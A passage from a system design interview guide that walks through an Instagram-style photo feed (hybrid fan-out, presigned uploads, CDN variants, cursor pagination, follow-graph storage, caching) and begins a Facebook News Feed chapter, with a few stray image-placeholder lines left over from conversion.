            500M users x 4 KB             = 2 TB of Redis (sharded)

CDN egress: 58k feed loads/s x 10 images x 200 KB ~= 116 GB/s
```

The 500M-inserts-for-one-post number is why celebrities need special handling.

4. Core entities

- User: account. Fields: `user_id`, `username`, `is_celebrity` (follower count above a threshold).
- Post: one share. Fields: `post_id`, `user_id`, `caption`, `media_ids`, `created_at`.
- Media: one photo or video. Fields: `media_id`, `post_id`, `s3_key`, `status`, `variants` (thumbnail, 1080p, HLS for video).
- Follow: an edge “A follows B”. Fields: `follower_id`, `followee_id`, `created_at`.
- Feed: a precomputed, per-user list of recent post ids. Lives in a cache.

```sql
-- Wide-column / key-value style, shown as SQL for clarity.
CREATE TABLE posts (
  user_id     BIGINT,
  post_id     BIGINT,            -- time-sortable id (Snowflake-style)
  caption     TEXT,
  media_ids   BIGINT[],
  created_at  TIMESTAMP,
  PRIMARY KEY (user_id, post_id) -- "posts by user, newest first" is a range scan
);

CREATE TABLE follows (
  follower_id BIGINT,
  followee_id BIGINT,
  created_at  TIMESTAMP,
  PRIMARY KEY (follower_id, followee_id)   -- "who do I follow?"
);
-- Plus a reverse index: PRIMARY KEY (followee_id, follower_id)
-- for "who follows me?" (needed for fan-out).
```

```redis
// Redis: feed:{user_id} is a sorted set, score = post timestamp
{"feed:42": [[1730620800123, "p_9001"], [1730620700456, "p_8999"]]}
```

A Snowflake-style id packs a timestamp, a machine id, and a sequence number into 64 bits. Sorting by id is sorting by time, which makes “newest first” free.

5. API design

All endpoints need a logged-in user (JWT). The user id always comes from the token.

`POST /posts` – create a post. Media is uploaded separately first (see flow).

```
// request
{"caption": "Sunset in Lisbon", "media_ids": [771, 772]}
// response 201
{"post_id": "p_9001", "created_at": "2026-11-03T18:00:00Z"}
```

`POST /media/uploads` – start an upload, get a presigned URL. Body `{"content_type": "image/jpeg", "size": 6200000}`. Response `201 {"media_id": 771, "upload_url": "https://s3...&X-Amz-Signature=...", "multipart": false}`. Large videos get multipart URLs.


`POST /users/{user_id}/follow` – follow. Response `204`. `DELETE /users/{user_id}/follow` – unfollow. Response `204`.

`GET /feed?cursor={post_id}&limit=20` – feed page, newest first.

```
// response 200
{"posts": [{"post_id": "p_9001", "author": {"id": 7, "username": "ana"},
            "caption": "Sunset in Lisbon",
            "media": [{"type": "image", "url": "https://cdn.../771_1080.jpg"}],
            "created_at": "2026-11-03T18:00:00Z"}],
 "next_cursor": "p_8950"}
```


Status codes: `200`, `401` unauthenticated, `400` bad cursor, `429` rate limited.

6. High-level design



How will users create a post?

1. Client calls `POST /media/uploads` for each photo or video and gets a presigned S3 URL.
2. Client uploads bytes directly to S3. Our servers never carry the media.
3. Client calls `POST /posts` with the caption and media ids.
4. The Post Service writes the post row with a Snowflake id and returns `201`.
5. An S3 event triggers media processing (resize, transcode) in the background.



How will users follow other users?

1. Client calls `POST /users/7/follow`.
2. The Follow Service writes the edge to two tables: `(follower_id=42, followee_id=7)` and the reverse `(followee_id=7, follower_id=42)`.
3. Both writes are idempotent: following twice leaves one edge.

How will users see their feed?

In the simplest version (pull on read):

1. Client calls `GET /feed`.
2. Feed Service gets the list of people user 42 follows (about 200).
3. For each, it reads their newest posts from the Posts DB.
4. It merges them by time and returns the top 20.

That is 200 queries per feed load, times 58k loads per second. It works for a demo and breaks at scale. The deep dives fix it.

7. Deep dives

How do we build the feed fast? (push vs pull vs hybrid)

The problem: a feed is a merge of recent posts from about 200 accounts. Doing that merge on every read is too slow. Doing it on every write is too expensive for accounts with millions of followers.

Option	When work happens	Read cost	Write cost	Celebrity problem
Pull (fan-out on read)	At read time	~200 queries + merge	1 insert	None, but reads are slow for everyone
Push (fan-out on write)	At post time, write post id into every follower's feed	1 Redis read	1 insert per follower	500M inserts for one post, minutes of lag
Hybrid	Push for normal users, pull for celebrities	1 Redis read + a few celebrity reads	Bounded by threshold	Solved

Recommended: hybrid. Pick a threshold, say 100k followers. For normal authors, a fan-out worker pushes the new post id into each follower's Redis feed. For celebrities, we do not push. At read time, the Feed Service reads the user's precomputed feed and also pulls the latest posts from the handful of celebrities they follow, then merges.

```
CELEB_THRESHOLD = 100_000
FEED_LEN = 500

# Fan-out worker: consumes "post_created" events from Kafka.
def on_post_created(post):
    author = users.get(post.user_id)
    if author.follower_count >= CELEB_THRESHOLD:
        return                                  # pulled at read time
    for batch in follows.followers_of(post.user_id, batch_size=1000):
        pipe = redis.pipeline()
        for follower_id in batch:
            key = f"feed:{follower_id}"
            pipe.zadd(key, {post.post_id: post.ts})
            pipe.zremrangebyrank(key, 0, -FEED_LEN - 1)  # keep newest 500
        pipe.execute()

# Read path
def get_feed(user_id, cursor_ts, limit=20):
    ids = redis.zrevrangebyscore(f"feed:{user_id}", cursor_ts, "-inf",
                                 start=0, num=limit, withscores=True)
    for celeb in follows.celebrities_followed_by(user_id):   # usually < 20
        ids += posts.latest_ids(celeb, before=cursor_ts, limit=limit)
    ids.sort(key=lambda x: x[1], reverse=True)
    return hydrate(ids[:limit])                 # batch-fetch post bodies
```

```
Fan-out math after the threshold:
  Normal author, 200 followers:   200 Redis writes, done in ~10 ms
  Author with 99k followers:      99k writes in batches of 1000
                                  = 99 pipelines, ~2–5 s, async
  Celebrity, 500M followers:      0 writes; pulled by readers
```

The fan-out runs asynchronously through Kafka, so `POST /posts` returns in milliseconds. To give the author read-your-own-writes, the client inserts the new post at the top of its own feed immediately, and the Feed Service always merges the user's own latest posts.


A small detail that saves a lot of memory: inactive users (no login in 30 days) are skipped during fan-out. When they come back, we rebuild their feed with a pull once.

How do we upload and serve photos and videos quickly?

The problem: 200 TB of new media per day, files up to 4 GB, and users all over the world who expect images to appear instantly on a phone connection.

Option	Upload path	Serving	Problem
Upload through app servers	Client to API to S3	App servers	Servers become a bandwidth bottleneck
Presigned URL straight to S3	Client to S3	S3 directly	Far from many users; full-size files on mobile
Presigned upload + processing + CDN	Client to S3, workers make variants	CDN edge, right size per device	More pipeline, but standard

Recommended: presigned uploads (multipart for videos above about 100 MB), a processing pipeline, and a CDN. When the upload lands, an S3 event puts a job on a queue. Workers create variants: several image sizes (150 px thumbnail, 640 px, 1080 px) in WebP or AVIF, and for video, HLS renditions. HLS (HTTP Live Streaming) cuts a video into 2-6 second segments at several bitrates, so the player starts quickly at low quality and steps up as bandwidth allows.




```python
def process_image(media_id, raw_key):
    img = load_from_s3(raw_key)
    variants = {}
    for width in (150, 640, 1080):
        out = resize(img, width).encode("webp", quality=80)
        key = f"processed/{media_id}_{width}.webp"
        s3.put_object(Bucket=B, Key=key, Body=out,
                      CacheControl="public, max-age=31536000, immutable")
        variants[str(width)] = f"https://cdn.example.com/{key}"
    media.update(media_id, status="ready", variants=variants)
```

Media files never change once written, so they get a one-year cache header. The client picks the variant that fits its screen. A 1080 px WebP is about 200 KB versus a 6 MB original, a 30x saving on mobile data.

How do we paginate the feed?

The problem: users scroll forever. New posts keep arriving at the top while they scroll. Offset pagination (`LIMIT 20 OFFSET 40`) shows duplicates when new posts push items down, and gets slower the deeper you go.

Option	Stable with new posts?	Deep page cost	Notes
Offset (`page=3`)	No, duplicates and gaps	Grows with offset	Simple but wrong for feeds
Cursor on timestamp / post id	Yes	Constant	Needs a sortable, unique key
Opaque token encoding cursor + celeb positions	Yes	Constant	Best for hybrid merges

Recommended: cursor pagination using the Snowflake post id (which is time-sortable and unique). The response returns `next_cursor` = the id of the last post shown. The next call asks for posts strictly older than that.

```
def page(user_id, cursor=None, limit=20):
    max_score = f"({cursor_ts(cursor)}" if cursor else "+inf"  # "(" = exclusive
    rows = redis.zrevrangebyscore(f"feed:{user_id}", max_score, "-inf",
                                  start=0, num=limit, withscores=True)
    # ...merge celebrity posts older than cursor, as above...
    next_cursor = encode_cursor(rows[-1]) if rows else None
    return rows, next_cursor
```

When the user reaches the end of the 500 cached ids, the Feed Service falls back to a pull query for older posts. Very few users scroll that far, so the cost is small.

How do we store the follow graph?

The problem: we need two fast questions. “Who does user 42 follow?” (for the celebrity pull and feed rebuild) and “Who follows user 7?” (for fan-out, possibly 99k rows streamed in batches). There are about 500M users x 200 follows = 100B edges.

Option	Who-I-follow	Who-follows-me	Scale
Single SQL table with two indexes	Fast	Fast	100B rows needs sharding; cross-shard index pain
Graph database	Fast	Fast	Great for multi-hop queries we do not need

Option	Who-I-follow	Who-follows-me	Scale
Wide-column store, two tables partitioned by each side	One partition read	One partition read	Scales linearly, simple

```
Edge storage: 100B edges x ~30 B x 2 tables ~= 6 TB, spread over a cluster
```

Recommended: a wide-column store like Cassandra or DynamoDB with two tables: `following` partitioned by `follower_id`, and `followers` partitioned by `followee_id`. Every follow writes both. Each question becomes a single-partition read. Keep `follower_count` as a separate counter so the fan-out worker can check the celebrity threshold in one lookup.

How do we handle read-heavy traffic with caching, and what if things fail?

The problem: 58k feed loads per second (150k at peak), each needing 20 post bodies plus author info. Hitting the Posts DB for every one is 1M+ row reads per second.

Cache layer	What it holds	Hit rate	TTL
CDN	All media variants	95%+	1 year (immutable)
Feed cache (Redis sorted sets)	Post ids per user	Very high for active users	Rebuilt on miss
Post cache (Redis / Memcached)	`post_id -> post JSON`	90%+ (recent posts are hot)	Hours
User cache	`user_id -> username, avatar`	95%+	Hours


Recommended: all four. The feed read becomes one sorted-set read plus one batched `MGET` for 20 post bodies and authors. Hot keys (a viral celebrity post read millions of times per second) get replicated across several cache nodes or held in a small in-process cache on each Feed Service host for a few seconds.

```
Feed read latency budget (p99 < 500 ms):
  Gateway + auth                      10 ms
  ZREVRANGE feed:{uid}                 2 ms
  Celebrity pulls (cached, ~10)        10 ms (parallel)
  MGET 20 posts + 20 authors           3 ms
  Serialize + network                 60 ms
  Total                              ~85 ms server+network, images load from CDN
```

Failure	Effect	Mitigation
Redis feed shard lost	Some users have empty feeds	Rebuild on read via pull; Redis replicas
Fan-out workers lag	Posts appear late	Kafka buffers events; autoscale workers on lag
Media worker fails	Post stuck “processing”	Queue retries, dead-letter queue, client shows placeholder

Failure	Effect	Mitigation
Region outage	Users in region fail	Multi-region read replicas; CDN keeps serving media
Posts DB node down	Some writes slow	Cassandra replication factor 3, quorum writes


8. Final architecture



Component	Job	Technology example
API Gateway	Auth, rate limit, routing	AWS API Gateway, Envoy
Post Service	Create posts, Snowflake ids	Stateless service
Posts DB	Posts partitioned by author	Cassandra, DynamoDB

Component	Job	Technology example
Follow Service + DB	Two edge tables, follower counts	Cassandra / DynamoDB
Event bus	Decouple post creation from fan-out	Kafka
Fan-out workers	Push post ids to follower feeds	Consumer group, autoscaled on lag
Feed cache	Per-user list of 500 post ids	Redis Cluster sorted sets
Post / user cache	Hydrate feed items fast	Redis or Memcached
Feed Service	Merge cache + celebrity pulls, paginate	Stateless service
Blob store	Raw and processed media	S3
Media workers	Resize images, transcode HLS	SQS + containers / Lambda + MediaConvert
CDN	Serve media near users	CloudFront, Akamai

Deployment map (AWS)



Posting and feed reads go through the gateway to services in the service subnet, fan out workers fill the Redis feed cache from Kafka, and media bytes go straight to S3 and back out through the CDN.

9. Common mistakes and interviewer follow-ups

- Pure fan-out on write. One celebrity post becomes 500M writes and minutes of lag. Say: “Hybrid: push for normal users, pull for accounts over a threshold.”
- Pure fan-out on read. 200 queries per feed load at 58k loads/s is ~12M queries/s. Precompute for normal users.
- Uploading media through app servers. They become a bandwidth bottleneck. Use presigned URLs to S3.

- Serving the original 6 MB photo to phones. Slow and costly. Make variants and serve via CDN with long cache headers.
- Offset pagination for the feed. New posts shift pages and cause duplicates. Use a cursor on a time-sortable id.
- Storing follows only one way. Fan-out needs “who follows me” and the feed needs “who I follow”. Store both directions.
- Forgetting read-your-own-writes. The author does not see their own post and thinks it failed. Merge the user’s own posts on read.
- Follow-up: “How would you add ranking?” Answer: keep the same candidate set from the hybrid feed, then score candidates with a model before returning the page.

10. One-page cheat sheet

Topic	Key point
Scale	500M DAU, ~1.2k posts/s, ~58k feed loads/s (peak 150k)
Media	~200 TB/day; presigned upload, variants, CDN, 1-year cache
Feed model	Hybrid: push for under 100k followers, pull for celebrities
Feed cache	Redis sorted set `feed:{uid}`, newest 500 ids, ~2 TB total
Fan-out	Async via Kafka, batched pipelines, skip inactive users
Pagination	Cursor on Snowflake post id, exclusive bound
Follow graph	Two wide-column tables (following, followers) + counter
Caching	CDN, feed cache, post cache, user cache; hot-key replication
Consistency	Eventual for feeds, read-your-own-writes for the author
CAP	AP: always show a feed

Sources

- Hello Interview: Design Instagram
- Hello Interview: Design a News Feed
- Instagram Engineering: Sharding and IDs at Instagram
- System Design Primer: Design the Twitter timeline
- Redis: Sorted sets
- Apple: HTTP Live Streaming
- AWS: Uploading objects with presigned URLs

07. Facebook News Feed (Medium)

> Facebook News Feed is the scrolling list of posts you see when you open Facebook. It shows recent posts from your friends and from pages and people you follow. You can scroll forever, and new posts keep appearing. The interviewer is really testing three things: how you build a personal feed for billions of people quickly, how you deal with accounts that have millions of followers (the “celebrity problem”), and how you page through a feed that keeps changing under you.

1. Functional requirements

Core (must have):

1. Users can create a post (text, optionally with a link or a media reference).
2. Users can follow (or friend) other users. Following is one-way here: A follows B does not mean B follows A.
3. Users can view a feed of posts from the people they follow, newest or best first.
4. Users can page through the feed with infinite scroll.

Below the line (out of scope):

1. Likes, comments, and shares. They are counters and lists attached to a post. They feed the ranking model but do not change the feed pipeline.
